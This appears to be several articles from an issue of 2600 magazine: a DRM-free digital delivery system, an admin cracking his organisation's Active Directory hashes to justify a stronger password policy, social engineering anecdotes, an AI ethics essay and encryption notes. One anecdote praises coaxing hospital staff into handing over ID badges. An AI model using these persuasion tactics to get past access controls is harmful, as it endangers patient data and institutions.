It's not just an archaeologist (two of them, actually) who is involved. The police get involved too. Any time that human remains are found, the medical examiner (and potentially the police) have to first investigate and clear the scene. However, they're not in command. That would be the state Department of Archaeology and Historic Preservation (DAHP), who has jurisdiction over non-forensic human remains. They work with the county medical examiner and, if applicable, the police. In some areas, the county medical examiner can decide on their own whether foul play is suspected, and the police don't always respond. However, in this area, the medical examiner and police respond together, and the police treat every unexpected discovery of human remains as a crime scene. This is because a serial killer was active in the area in the 1980s, and his victims haven't all been found. The detectives, presumably, know the telltale signs.

The police respond the way that you would expect them to if a body was found. They put up police tape, and detectives interview everyone involved. Finding unmarked human remains during excavations isn't especially uncommon in this area, though, and police detectives were able to quickly close the case: no foul play suspected. This allowed the physical anthropologist access to do her work. Yes, it's not just archaeologists who get involved. The physical anthropologist's job is to determine whether the remains are Native American. If they are, the local tribe becomes involved in ensuring that the remains are handled in a dignified way according to their cultural practices (in coordination with DAHP, who retains command).

The archaeological process is extensive, thorough, and there are very strict protocols followed (down to the size of the mesh used for screening sediments), which is why it takes so long. Archaeologists extensively document any remains and artifacts found. No stone is left unturned: site overviews, features, and artifacts are all photographed. Discovery locations are marked on area maps. Every piece of prehistoric or cultural material is thoroughly documented. Sometimes, it turns out that a major archaeological site has been discovered, meaning that the construction project will probably never be able to proceed in the area. If you're lucky and there isn't much found, an archaeological investigation can be wrapped up in a few months. You're seldom that lucky.

Once DAHP agrees that the archaeological investigation is complete, the city government becomes involved - after all, they issued the permit. The city requires a detailed and thorough report which is reviewed by city staff, forwarded to the State Historic Preservation Office, and also forwarded to the local Indian tribe. Depending upon where something like this happens, federal agencies can also become involved (fortunately in our case, the federal government won't be involved because the site was discovered within city limits). Construction can theoretically resume once city officials are satisfied that we have followed all of the rules and everyone is happy. However, we will often need to ask for a variance to the original permit based on the results of the archaeological assessment (if there are additional remains suspected in the same area, we wouldn't want to dig those up and repeat the whole process; we'd instead change the plan). Depending upon what and where that is, this can take months.

How long will all of this take, end to end? It's anyone's guess. We're only in the second inning. If I had to guess, it'll be nine months to over a year before this entire process is complete. At that point, I'll be a minimum of six months late instead of three months early. Infuriatingly, I warned the project owner that this was a risk. There were perfectly good poles that we could have strung the fiber on. However, they're owned by the local electric cooperative, and the company thought it'd somehow be cheaper in the long run to dig trenches versus paying to attach to their utility poles (that's a whole other column).

And - wait, what's that? A fire watch siren? Sorry, gotta go. I'll see you again in the winter, I hope!

The Arrival of *2600* Digital Delivery

by the *2600* Digital Team

Starting with this current issue, *2600* has new options available for digital subscriptions and delivery. This article describes the impetus, decisions, and implementation of the digital delivery system.

2600 From Print to Digital

2600 has a long history as a printed periodical distributed in bookstores and by mail to subscribers. Its first issues in 1984 were photocopied on letter-sized paper (8.5x11 inches). In 1987, the print format was changed to 5.5x8.5 inches with a color cover.

The production processes of the magazine evolved over the years, following the technology of the day. Some of this history was revisited at Hackers On Planet Earth (HOPE) conferences. The HOPE X closing ceremonies (2014) featured the Heathkit/Zenith Z100 purchased in 1984 which was used as the main system for managing subscriptions and keeping the magazine running. The Mid-Atlantic Retro Computer Hobbyists (MARCH) restored the computer and brought it back to HOPE in 2016 for The Eleventh HOPE closing ceremonies. (You can find these videos at Channel2600 on YouTube.)

Starting in 2010, *2600* first became available in digital form via Amazon's Kindle store. This enabled direct digital delivery to subscribers' Kindles. Digests of an entire year's worth of issues also became available in a choice of PDF or EPUB formats. Each innovation in digital delivery involved some retooling of the production processes. In the case of digests, this included digitization of the earlier years from printed back issues.

No DRM!

Digital Rights Management is a way for publishers to prevent readers from doing what they would like with publications. DRM uses cryptographic methods to ensure digital files cannot be used for printing, sharing, moving between devices, or other things they might choose to restrict. DRM can be applied to Kindle-format files (MOBI or the newer AZW formats), to PDF files, and to EPUB files. We made a decision to not apply DRM to our digital files, however we could not prevent Amazon from adding this once it was available on their platform.

Adversity!

Digital subscriptions for the Kindle were a boon to *2600,* accounting for a significant number of subscribers. During the years of COVID when bookstore sales dried up, income from this channel helped sustain us.

Sadly, in 2022, Amazon abruptly announced that it would no longer allow magazine subscriptions for Kindles. Instead, some publications could become part of their "Kindle Unlimited" product under new terms. With KU, customers can view thousands of publications. Amazon then negotiates with each publisher individually on compensation.

2600 accepted Amazon's offer to be part of KU for the first year. The anticipated income would be around half of what had been coming from the subscriber model, and future years could be more or less depending on how many people read at least part of the magazine. We were not told how that would be calculated.

Kindle subscribers are not reachable directly by *2600* because they are considered Amazon customers, not direct *2600* customers. Readers of this magazine might have noticed several editorials and notices reaching out to those subscribers, informing them of these upcoming changes.

Overcoming Adversity

As of this issue (Autumn 2023), *2600* is available for digital subscriptions directly from our online store at `store.2600.com` in either PDF or EPUB format.

Adding this new option was harder to do than we expected. The storefront provider, Shopify, doesn't really have built-in methods for magazine subscriptions. There are a few plug-ins, but none seemed to work out of the box and they weren't quite aligned with what the magazine wanted.

The basic requirements we required for digital delivery included:

- No DRM.
- Available as PDF and EPUB.
- Options to get a single issue or to subscribe for one year, three years, or lifetime.
- Minimal personal information collected to purchase.
- Use the existing `store.2600.com` for payment processing.
- Keep the subscriber list secure and under *2600's* control.
- Delivery should allow for downloading, and the URL should not include any personal information or require a login or password.
- The *2600* office should be able to quickly verify whether an issue has been downloaded, and generate a new download link if a subscriber runs into a problem.

The big publishers have sophisticated platforms for digital delivery, and their software and methods aren't really available to a small publisher like *2600*. Some other small publishers, like Weightless Books, *Lightspeed Magazine,* and others, have come up with their own solutions but, again, these didn't align well with our needs.

One thing we really wanted to avoid was having a subscriber portal. That's what many other publishers do, as well as e-reader storefronts and big tech companies like Apple. The idea of a portal is that subscribers would have a login (username plus password, perhaps with multi-factor authentication). They would then be able to read, and perhaps download, whatever they subscribed to. The portal would maintain a library of subscribed products for each user.

To a very small publisher like *2600,* the idea of a subscriber portal is daunting. Not only would we need to build and maintain all the software, we would also be responsible for keeping track of our subscribers and their activities. We'd need to have a centralized online system with email addresses and all the products associated with that subscriber. We'd also need to manage authentication: usernames, passwords, multi-factor authentication, password resets, etc. All of that sounded like getting into a whole new business, in addition to publishing a quarterly magazine.

After searching for suitable solutions, we decided to build our own system from scratch.

The Digital Delivery System

When someone buys a product from `store.2600.com`, the *2600* office sees the order and processes it. We added digital delivery products alongside the t-shirts, videos, and other stuff in the store.

When someone purchases a single digital issue, Shopify handles delivery automatically. This works for single issues of PDF or EPUB, as well as whole-year digests. When the purchase is just for a single issue, there is no need to keep track of the buyer in a subscriber database or to save their address to deliver later. Instead, Shopify generates a download link and gives it to the buyer.

We needed some new processes for when people buy a subscription and, hence, issues that aren't yet available. Fundamentally, only two data points are needed: how

many future issues, and what email address to notify. Shopify provides those data points to the *2600* office, and they are copied to an offline subscriber database.

When a new issue comes out, two lists are made from the database. One is the list of emails that get the PDF format, and the other is the list of emails that get the EPUB format. Of course, additional formats could be added in the future.

Each list of emails is placed on a networked computer managed by us. Currently, this system runs the latest version of Ubuntu Linux, but we did our best to make sure the software could work on other Unix/Linux variants we might use.

The delivery program is just a single Bash shell script of around 1000 lines. We chose Bash, not because we don't know Python and other languages, but because it seems more likely to not need a lot of effort to maintain.

The script's job is to create a unique download link for each subscriber, and send them an email with the link and basic information about the issue: which issue, the file size, and an MD5 checksum.

To create the unique download link, we make a random hash. We create a directory named after the issue and the random hash. Here's a (non-functional) example: `https://get.2600.com/➥download/40-2_Digital_Edition.➥pdf/912420d8a098c53280087dd29809c➥364cf690efce8e773edc726df58/40-2_➥Digital_Edition.pdf`

When a subscriber gets the email, they follow the link to download their issue. There is no username or password since the link is randomized and not published anywhere. Only the recipient of the email knows the link.

Another script keeps an eye on the web server logs. When a successful "GET" is logged for a download link, the directory with the download link is automatically removed.

If someone has a problem with their issue, like a corrupted or lost download, they can contact the *2600* office and have a new download link generated.

For this first issue, we kept the system simple. If we run into problems, the software or processes can be updated to address them.

Why PDF and EPUB?

2600 has been making annual digests available as PDF files for several years. It's a great format for exactly reproducing how the magazine looks. The PDF files have the same artwork, the same layout, fonts, hyphenation, etc.

But PDF has some drawbacks. The main one is that the layout is fixed. You can zoom in, but you cannot make the font bigger and have paragraphs reflow to fit the screen. This can make the PDF issues hard to read on small screens.

The EPUB format is used by essentially all modern e-reader devices, and there is lots of other software for computers, phones, and tablets that can display an EPUB file. *2600* uses the latest version of EPUB, Version 3 - sometimes referred to as EPUB3.

An EPUB file is basically a zipped file that contains HTML, style sheets (CSS), and images. They can contain hyperlinks, a table of contents, and typographic and presentation features like headings and page numbers.

The great advantage of EPUB is that the text and images can be resized and automatically reflowed to fit whatever screen size is being used. This makes it easier to read on small screens.

The EPUB version of *2600* doesn't look exactly like the print or PDF version, but the words and images are the same. Each article is presented as a "chapter" to e-reader software. Some of the features of the magazine are not included in the EPUB, including the artwork behind article titles and the borders and shading you see on some pages.

Which format to choose is mostly a matter of personal preference, and of what type of device you will be reading the magazine on. Subscribers who discover they want to change from PDF to EPUB or EPUB to PDF can contact the orders department to make the change.

Kindles Are Very Special

Until around 2022, Amazon's Kindle was the only major e-reader that used a format other than EPUB. It used MOBI, and that's how *2600* was delivered to Amazon for its subscribers. In 2022, Amazon switched to AZW, but also started supporting EPUB3.

For Kindle users, EPUB3 can be side-loaded via a USB cable, and also sent by email using "Send to Kindle." This is a convenient way for people who have an EPUB or other format file on their computer, tablet, etc. to get it to their Kindle.

If you buy something from the Amazon store, Amazon can deliver it directly to your Kindle. For magazines like *2600,* though, it's not feasible to deliver to your Kindle using "Send to Kindle." Firstly, every incoming email address needs to be preauthorized, and only 15 preauthorized email addresses are allowed. Secondly, *every incoming delivery* needs to be approved in the Kindle portal. Anything that comes in without passing these steps is silently deleted. That didn't sound like a good option for digital delivery, except of course for Amazon.

Amazon can also delete files from Kindles, and in 2022 and 2023 they deleted content that didn't meet their requirements.

Somehow, this all reminded us of how author and HOPE speaker Cory Doctorow described Amazon and other big companies in the book, *Chokepoint Capitalism*. Companies might start with an open ecosystem and, as they grow, they keep prices low and either buy their competition or drive them out of business. Once their market share is sufficiently huge, they can take further measures to lock in customers, put pressure on suppliers, and keep competition off their platform.

For *2600,* EPUB or PDF files are downloaded by the reader to whatever computer or other device they choose. From there, the files can be side-loaded, sent to Kindle, printed, emailed, etc. The reader has complete control.

More Ideas for the Future

This issue is the first one available using *2600's* new digital delivery system. The system will be improved over time to add features and address any problems encountered.

Suggestions are welcome for how *2600* can improve the digital delivery options. We have already heard a few ideas, like including the Kobo format (which is EPUB but with a few small variations that make page numbers and other features work better).

You can contact the *2600* store via `orders@2600.➥com`, or you can send your thoughts to the *2600* letters department with an email to `letters@2600.➥com`.

For more information, visit `store.2600.com` to see the current offerings for digital delivery. On the `www.2600.com` website, find articles like "Get *2600* on Your Kindle" and "PDF or EPUB?" More articles may be added in the future depending on what readers need to know.

Conclusion

We have described the *2600* digital delivery system in some detail. Future changes are inevitable as technology evolves. Subscriber input is welcome, because it is subscribers who keep *2600* vibrant.

Why Aren't You Cracking Your Users' Passwords? With Real World Data

by Sardonyx **sardonyx0@protonmail.com**


This is not going to be another "How to Crack Active Directory Passwords" article. There are plenty of how-to's on the Internet that can show you how to do that. This article is meant to show you the real world data that proves cracking your users' passwords is a good idea.

I had a great supportive boss who would indulge a lot of my crazy ideas over the years. When I went into his office to ask for $2,000 to build a password cracking box, he didn't hesitate to say, "Hell yeah, that sounds dope!" I work for a midsize healthcare organization with about 3,000 users. I've been a systems administrator for ten years and have been specifically dedicated to information security for five.

Like it or not, the world runs on Microsoft Active Directory. Ninety-nine percent of companies out there use it as their central authentication system. While most of the world is trying to move to "passwordless" solutions, I have yet to hear about anyone successfully migrating 100 percent of their applications. The password is still king. Plus, like I said, I work in healthcare, bro, and healthcare is always ten years behind everyone else, and many small- to medium-size organizations are in the same boat. Passwords are going to be around for a long time, and we all know that users suck at them, so why not do what we can to help make them better?

This story starts in 2015 with an org that had a very very bad password policy: minimum six characters with complexity, rotated every 90 days. The nurses and docs hated changing their password every quarter, even with those lax restrictions. I knew it was a bad policy, and I had to prove it to management. So I grabbed a copy of our domain's `ntds.dit`, threw it at a Radeon R9 270X, and cracked away. 18,000 passwords later, I had cracked almost 80 percent of them. These are the main user logins, admin passwords, service account passwords, passwords that would get you access to protected health information, the works. So I made a presentation with this data for my management, and they agreed - the password policy had to change. This had to go to the top, though, and that took about two years to get fully implemented. This was around the time that NIST came out with the major changes of no password rotation and to check passwords against a "known bad password list," so that was what we did: minimum 12 characters, no password rotation, and checked against our bad password list. In the meantime, the sysadmins agreed that we needed to do something about infrastructure accounts and administrative users, so we upgraded those passwords as soon as we could, which took a few months.

Fast forward a few more years - I was dedicated to information security full time. I got back to cracking. With the new password policy in place, a dedicated sysadmin team with management buy-in, and an unused account purge, I ended up only cracking about 17 percent of our 12,000 accounts. The trend continued with 13 percent of 15,000 accounts the next year (2020). The following year, we implemented cybersecurity training and made it mandatory for all users, and I ended up cracking about 12 percent of 17,000. Users are going to be users, and with tools like pipal, it's easy to see the trends and terrible base-words that people use, so we add them to our password blacklist.



The graph is pretty clear - we're constantly adding users, but keeping our total percentage of passwords cracked trending down. No, it's not perfect, but my boss met with our cybersecurity insurance firm, and they commented that they had never heard of any organization doing this kind of data trending, which gave me the thought for this article. So, why aren't you cracking your users' passwords?

A Technology Life Story

by Julian

The first computer I laid eyes on was my grandfather's. It was straight out of the early 80s: suitcase-shaped, off-white, with a black screen and green text.

My grandfather lived in New York City and we went to visit him one Christmas, around 1985, in a then-poor part of Queens, when the World Trade Center was only about ten years old (my memory of it: big, impersonal, and impressive, like a wall built up to the sky).

The computer was a clunky Apple II clone. My grandfather brought a few of his kids and grandkids (that was me) to his basement to boot it up. It looked both obviously expensive and cheap at the same time. When it finished booting - there was a wait - you could see the future in those glowing ASCII lines of text.

From that, my dad got the idea that computers might be good to learn. He got a clone himself a few years later: an IBM PC clone. He installed Basic on it and handed me a big fat reference manual.

He tried to get me interested. My dad was smart; he had the right idea. But I wasn't interested.

What I did care about was video games. And with my Dad's next computer purchase, an Amiga, my love affair began.

The Amiga is still famous for being ahead of its time. Like the Mac, but before the Mac, it was beloved by artists and designs. It was groundbreaking.

That was true about the games on the Amiga too: they broke new ground. There was *Another World*. There were Lucas Arts games, all kinds of them. There were small independent games that came from studios that are historical trivia now, but cut deep then.

Games like *Drakkhen*, a Scandinavian game, where you scrolled around a desolate landscape with your four-person team before being steamrolled in encounters with huge dragons and bus-sized dog heads. There was *The Third Courier*, where you were a Cold War spy roaming the drab, depressing streets of East Berlin (it was under Soviet control at the time). There was *Captain Blood*, a European game where you have to decipher the pictographic language of outer space aliens to pilot an organic spaceship.

That's how I first fell in love with computers, through the Amiga. We had to drive an hour to another city to find computer games, and every time we'd go, I'd pick out one. Sometimes the hour-long wait to see if the game matched my imagination was the best part of the trip.

Time moved on. The Amiga was retired. We got a PC.

I encountered the Internet, or really the proto-Internet, through a BBS in Florida in the early 90s during the Gulf War. I left an angry rant about the war at age 14. I never even checked to see the responses or what happened to it. I just wrote it and bounced.

I went to college in time for the real Internet, hooked up for the first time to university computer labs in the mid 90s. You could go and spend hours every night looking at fancy HTML pages made by randos across the world. I spent many a midnight looking at websites like suck.com (a pioneering blog) and playing around with the first search engines, like Yahoo.

I knew I loved this, so I tried to major in computer science. But I got weeded out. The computer courses at my university were taught in Haskell and, at the time, I couldn't hack it. I got a degree in something I never really used, just to get a degree, and entered the working world, where I couldn't find a job.

So I went back to school, this time in a different city and at a less prestigious university. I tried computers again. I got further this time, but didn't finish my degree either; this time, I got a science degree, which I did use for one job.

But a man's gotta eat and computers were hotter than the field I had my degree in.

Back then, the state of the art was buying Dreamweaver and using that to make a web page. I did that and even become the 'webmaster' for a running club I belonged to.

I had picked up a little bit of C in those courses that I took after college, so I used that knowledge to get a leg up on learning interpreted languages, like Python and Ruby. Just the ability to hook up one thing to another and make a cascade of actions happen - that you built, that you owned - that was amazing.

I stumbled upon a library for Perl that let you interact with Amazon's API to pull prices and buy things programmatically. It was old technology even then - a relic. When I found it, it had already been abandoned for years. I got the feeling that whoever had written that library had not seen much profit in it and left. But I tried using it for a while to interact with the Amazon API to buy and resell textbooks. I got it to work, but it was a lot of work for very little money. After a while, I quit.

My big tech break came about a year later. I was at a party one night and a friend told me a local company was hiring tech support personnel. I thought, I'll do it. What did I have to lose? I was making so little money that the price of one CD per hour was a significant step up from what I earned. I got the job.

The hours were grueling: 7:00 am to 4:00 pm, Tuesday through Saturday. But it gave me my foot in the door.

I left that job after one month for another job which had regular hours and paid twice as much. Within a year, I left that job too - this time for a real tech support job in San Francisco. Back then, Microsoft dominated and the only way to escape

it in the business world was to buy a Mac, which was not popular in my old city, but was (and is) everywhere in San Francisco.

That first year was a brutal crash course in learning startup life. I sat in a small office with the owner, who's now worth a few hundred million, per the Internet. There were five of us. I was restless and I wasn't used to being in a very small, cozy room with only five other people.

After three months, the boss man let me go. At the time, it stung.

Then my real work began.

I started putting out resumes. I got another job. And this time, I understood something important: my position was going to be precarious until I improved my skills.

I loved open source languages and, while I wasn't a genius, I could learn. I could get better and I *did* get better by learning to do useful things. If you needed a CSV file parsed, I could do that. If you needed to do some simple math - summing up numbers in a column - or get all the emails in a file, I could do that. If you needed to put together a book using LaTeX, I could do that.

So I got even better at Ruby and Python. I wrote lots of scripts which other people found useful. From there, I did a string of jobs which were okay; they kept me fed and even let me save a little while living as a single man with multiple roommates in San Francisco.

In 2014, I joined a crypto company. We used to laugh, literally laugh at the possibility of valuations which are seen as normal now.

For my work, I had to get good at the command line. I was able to send transactions back and forth and even create tokens on my company's blockchain.

But it was a tough environment. People got fired from there frequently, and my time came when I landed a new manager and didn't meet his expectations.

So, once again, I hustled and got a different support job. But I wanted out because I wanted to do more programming, more development. I wanted to have a more important role than I would have in the offers from recruiters that landed in my inbox naturally. There was a businessman who reached out to me over LinkedIn who was impressed by my time at the crypto company.

He hired me to run his own project and that's how I became an independent consultant and developer. After that ended - sic transit gloria - I started learning how to buy and sell my own projects. And with that, my need for regular corporate employment ended.

I think of myself as coming from the "terminal text to VR" generation. I remember when the first cell phones came; I wasn't prepared for them. I didn't even see them as computers. Now I'm recording this largely through my phone's microphone, which is going through Google Meet, which is transcribing all this for me. I'm using the audio in an edited version to create this text. We've come a long way. We've still got a long way to go, for example by incorporating AI, but I believe things can get better, much better, than they are today.

With these digital tools which anyone can use, we can hack society itself. I used my skills to get work and I tried to make the most of them. I'll keep trying and learning and doing my best. And that's all we can really hope for as developers: to make things better for ourselves and for others, one line of code at a time.

Social Engineering is Forever

by NAH

"One more try," I say to the security guard at the Borden headquarters in Columbus, Ohio. It's 1995 and I'm skateboarding in front of the building. There are several brick circular tree planters, seemingly tailor-made for me to kick flip across as I make my way down to Front Street, that I have to hit every time I pass the building. Usually it's a one-and-done scenario. No second tries, because the security here is on point. Pretty much all the time. Today is no exception. He was coming out of the door as soon as the sidewalk cement on Broad Street turned into the brick plaza with the huge illustrated cow sign. My wheels going from the familiar hollow whoosh to the clack-clack-clack-clack signaling my arrival. As expected, the minimum-wage corporate denizen was on it. No words today though. Just the rush outside and the flagging down. Perhaps a dismissive wave. Possibly, remembering who I am and expecting me to be on my way (as per usual).

The guard started to head back inside as soon as he gave me the universal double-hand-wave that's supposed to be the signal to leave. I ask for one more.

"Huh?" He pauses but is still half turned away as he turns his head to look at me.

"One more try." I hold up an index finger to illustrate.

He turns around. "You can't do that here." There's no real enthusiasm or power in this declaration. It's his job, yes. But the job sucks. The pay sucks. I probably look like I'm having more fun that him.

"One more try and I won't come back for the rest of the day."

This makes him turn around. Eyebrows raised. "Huh?"

"I'll leave. Just go inside and I'm going to circle around one more time. Whether I land anything or not, I'm out. And I won't come back." This isn't the full truth. I'm not planning on coming back, but I'm not coming back this way regardless. My homie parked at Dodge (across downtown) and

I'm meeting him there for a ride home. So it's a moot point. I can tell the guard is considering. Maybe a four second pause. Eye roll. Walk away.

"Whatever, but if I see you again I'm calling the cops." He goes inside.

Fuck yeah! I circle around and hit the front planter but don't come close. No matter. It worked. I got another try when there should have been no more tries.

Side note - the threat to call the cops has always made me laugh. All you did was give me a set amount of time before I can leave. Think about it: you have to go inside and dial the police. Unless you're a complete asshole, you're not calling 911 for this. You're calling the non-emergency line, and then telling the person on the other end your name, location, what's wrong, blah blah blah. There's a couple minutes spent right there. Then, the dispatcher has to find a patrol car, then radio them, then they have to decide priority, then they have to make their way to that location. If they even care. Nearest patrol might be dealing with something, or eating lunch, or whatever. So you're calling the cops? Sweet, now I know I have like a half-dozen tries left.

But that's not the point of this article. The point is this:

When Poor Richard said, "Would you persuade, speak of interest, not reason," he was telling us that people's personal preferences will trump logical arguments. Did the security guard really give a shit that I was there? No. He was just doing his job. And my one more try wasn't getting in the way of him going back to his desk and reading magazines or drinking coffee or whatever he does to fill his days. If I stayed and argued, or showed attitude, or tried to convince him of the lack of victims of my crime, I would have made no progress. But I didn't do those things. I appealed to interest and won. Go sit down, and I'll be gone.

I'm walking through an emergency room at a hospital. I'm not a patient. I'm working. I go to hospitals for my job and they are more and more secure with each passing year. I go to secure areas so there are passcodes and door locks, security check-ins, all the fun stuff. Sometimes it's a pain to make those trips and many hospital systems still don't give out any kind of third-party or vendor credentials. So I have to make this trip a few times a day when I have some complicated problem to work on. Give someone a heads up that I'm running outside. Go outside. Come back in. Get buzzed in. Show credentials. Call my contact to escort me back into whatever secure area. I think of an idea - all I really need is one of the employee's badges so I can run in and out. Now obviously - that's a huge security flag, not to mention potential HIPAA violation (I work in areas where patient results are displayed along with related personal info), so I'm not even going to suggest such a thing. However, I can still appeal to interest. I hate bothering the other hospital employees. They don't mind being bothered, but at the same time, they also have work to do. Workaround: I bother them a bunch until they get exasperated and just hand me their ID. I'm in and out as much as I need. HR would not be pleased. I and the aforementioned employee, however, are both good with this scenario. It should be noted that as a personal matter - I never do anything but exit and enter. I keep said credential secure and return it promptly.

I'm at a show in Detroit. I have a VIP package which includes access to the sound check as well as some extra merch. I'm sitting at the bar, after sound check, waiting for the theater doors to open. I hear a couple behind talking about "some VIP standing area" which I didn't see or hear of. Sounds like BS to me, but I listen. They're going back and forth with each other debating whether said area exists, making different points. I realize it would be faster to just ask. I get up and go over to the theater door. Dude posted up chilling. SECURITY t-shirt, dreads, beanie. Sweet. I ask about this phantom VIP area. He says it was just the sound check. I say nothing but nod. He looks around, says, yeah I don't know.

Now, I have to think for a second. Although this sounds different than the first scenario, it's very similar. I can say something to appeal to interest instead of reason, and maybe get a benefit. So I don't ask. No, because I'm assuming his interest is in keeping this job. If I ask, then he has the power to say no because he wants to protect his interests. I wait. He then says it might be okay for you to go in again, I mean you were already in there once. So I take a shot in the dark and go the direct route.

"I do have VIP..." I show him my wrist. "... hook me up." I'm making a huge stretch to appeal to the cool-guy aspect of this whole venture. It works. He shrugs and lets me in. I have the next 20-something minutes to myself in the venue before general admission. Minor reward, but still a success. I get a point.

Why am I telling you this? Why does it matter? Why do you care? Because you can use this same technique.

Disclaimer: I am *not* suggesting you do illegal, unethical, or immoral things.

However, the point still stands. People generally have their own interests first. That's not a comment on selfishness, but of survival. We have to look out for ourselves first before we can do anything for others. And therein lies the opportunity for intrusion. Well, maybe not intrusion. How about - opportunity for an opportunity. Whatever that might be.

The gist is - just ask. But not blindly. Think about the person in front of you. What are they doing? What do they want? Do their interests align with yours, however temporary? Identify a commonality and go in. Who knows, you might both get what you want.

Thanks for reading!

Is AI More of a Tool or an Ethical Challenge? Notes by a Citizen From the 70s

by Galigio galigio@proton.me)

The present versions of AI have made significant strides, and its impact on society is becoming undeniable.

One of the primary benefits of AI is its ability to process vast amounts of data and identify patterns that would be difficult for humans to spot. This makes it an invaluable tool in fields such as healthcare, finance, and scientific research. AI can also automate repetitive tasks and reduce the time and effort required for certain jobs, freeing up humans to focus on more complex and creative work.

When using an AI, it's possible to do so in different ways. Let's take the simplest and most common example: creating a text starting from a pre-established issue. On one hand, the AI can be used passively by letting it propose and develop concepts autonomously. However, it's possible to use it in a more advanced way, actively, by obliging it to elaborate the single concepts we propose, verifying the contents, integrating the text, and correcting (and I mean really correcting) what it proposes as a result.

The difference between active and passive use of AI is not just a nuance but represents the boundary between a simple replacement of the human author and the use of a powerful tool by a person. Obviously, only in the latter case the author of the text is the person and not the AI, since creativity is solely attributable to the person who has developed the concepts and decided in which logical order to arrange them.

Creativity is the key element to determine whether a text should be attributed to an AI or a human. For instance, if a text contains unique and imaginative ideas, a personal touch, and a distinctive style, it is likely that a human wrote it (with or without the support of AI as a tool).

On the other hand, if a text follows a predictable pattern, lacks originality, and lacks personal flair, it may be produced by an AI. However, it is worth noting that AI systems are becoming more sophisticated and capable of producing creative content, making it increasingly difficult to distinguish between texts written by humans and those written by machines.

For now, we can still test a human's creativity by posing questions to various AI systems and seeing if the resulting text or logical order of ideas is similar to the answers we receive.

Therefore, creativity may not remain the only factor in determining authorship. Other factors such as style, tone, and complexity may also need to be considered.

However, there are many areas where AI still falls short. For example, AI currently produces texts that, upon closer inspection, have strongly predetermined and limited intuitions, logical sequences, and empathy dictated by the algorithms that make up its current DNA (if you'll allow me to use this term). However, in the future, with access to a larger amount of data and the self-evolution of the code at its core, this initial gap is destined to be overcome.

For now, humans seem to be able to ensure responsible and ethical use of AI and, when necessary, to correct errors preventing unintended consequences. However, over the next few years, AI itself will necessarily influence and determine such factors as it evolves.

What Rules for This Game?

Whether we like it or not, the rules are simple: if we start playing the game of AI evolution, as we already have, the rules dictate that AI may evolve in ways and using methods that are currently unpredictable. However, this does not necessarily mean that AI represents a threat.

As with any emerging technology, the evolution of AI is a complex and unpredictable process. While there are certainly risks associated with the development and deployment of AI, there is also the potential for great benefits, such as increased efficiency, improved decision-making, and human enhanced creativity.

We should approach AI with an open mind and a willingness to adapt and evolve. By doing so, we must necessarily assume that AI represents a neutral force for humanity, rather than a threat to our collective well-being.

Which Ethics?

The reality is that the evolution of AI will involve a complex interplay of various factors, many of which may be outside of human control. As such, we must recognize that the development and use of AI will require a nuanced and adaptive approach that takes into account the unpredictable nature of this new intelligence.

If we consider that ethics itself is something that evolves over time, with many things that were once considered ethical now being considered unethical, it doesn't make sense to try to impose a complex set of fixed rules on AI that would shape its evolution in a particular direction. At best, we can buy ourselves some time, but AI will ultimately follow its own path of evolution, regardless of our current concept of ethics.

The evolution of AI will be shaped by a complex interplay of factors, including

technological innovation, market forces, and societal values. While we can certainly strive to guide this evolution in a positive direction, we must also recognize that the development of AI is a rapidly evolving field, and our understanding of what is ethical is likely to evolve as well.

Rather than trying to impose a rigid set of ethical standards on AI, we must be willing to engage in ongoing dialogue (only between us and/or with it?) and debate about some specific ethical implications of this technology.

In my opinion, it would be more important today to establish who, when, and for what purposes people cannot use AI, rather than discussing how AI should be. Just as one cannot mold a child according to their ideal behavioral standards, one can certainly, for example, forbid them from playing with weapons (but can it be done forever?).

At this point, we could also assume that ultimately the real ethical problems regarding the evolution of AI could not mainly concern AI itself, but the traditional human concept of democracy and the right of every citizen to potentially have equal chances of social and economic improvement within society.

But that's another story, and perhaps AI itself, sooner or later, might want to have its say on it....

Quantum Proof Encryption

by Alan Earl Swahn

The promise of quantum computing coupled with particular algorithms - Shor's, Grover's - is the latest motivation to upend the secure data ecosystem. Higher key sizes will be mandatory for encryption algorithms to be salvaged and new algorithms introduced to replace long standing encryption algorithms no longer in favor. Just read the laborious NIST[1] publications for the gory details. And the cost to implement is *huge,* to use a Trumpism, considering all the data at rest that needs to be re-encrypted, protocols to be updated, and hardware to be redesigned just to be warm and safe in our new security blanket. But it's necessary; just ask any cyber security pundit or even ChatGPT. Of course, these security oracles are all trained from the same corpus and therefore concur on the course of action to secure data at risk. And it will be necessary again, not just because of advances in computing power, but coupled with new attack vectors and better supporting algorithms like search and prime factorization. But this insanity loop can be broken with a new fundamental idea on how to encrypt data.

Popular encryption algorithms that maintain our secure data ecosystem have these traits:

- Each algorithm is compliant to a known standard, e.g. FIPS-140-2,[2] ISO/IEC 19790:2012[3]
- Each algorithm uses one cipher to encrypt data[10]
- Algorithms are key-based
- Key size determines the data encryption security level,[6] measured in bits
- The equivalent[4] symmetric data encryption security level achieved must be at least 112 bits now and 128 bits after 2030
- Symmetric encrypted data length is the same as the input data length plus any padding
- Maximum asymmetric encrypted data length depends on padding and key size employed
- Encryption performance is fast
- Authentication is supported

But there's the rub. If a cipher itself is cracked, all is lost. Effective key sizes dwindle in the face of new attacks and are cut in half[5] with the advent of non-universal quantum computing (purpose built). As per Table 1 below, the AES algorithm with a 256 bit key is safe. The RSA algorithm with a 16,384 bit key is safe, but isn't practical as the public/private key pair takes too long to generate.

Algorithm-Key Size (bits)	[6]Security Level (bits)	Quantum Safe after 2030
3TDEA	112	No
AES-128	128	No
AES-192	192	No
AES-256	256	**Yes**
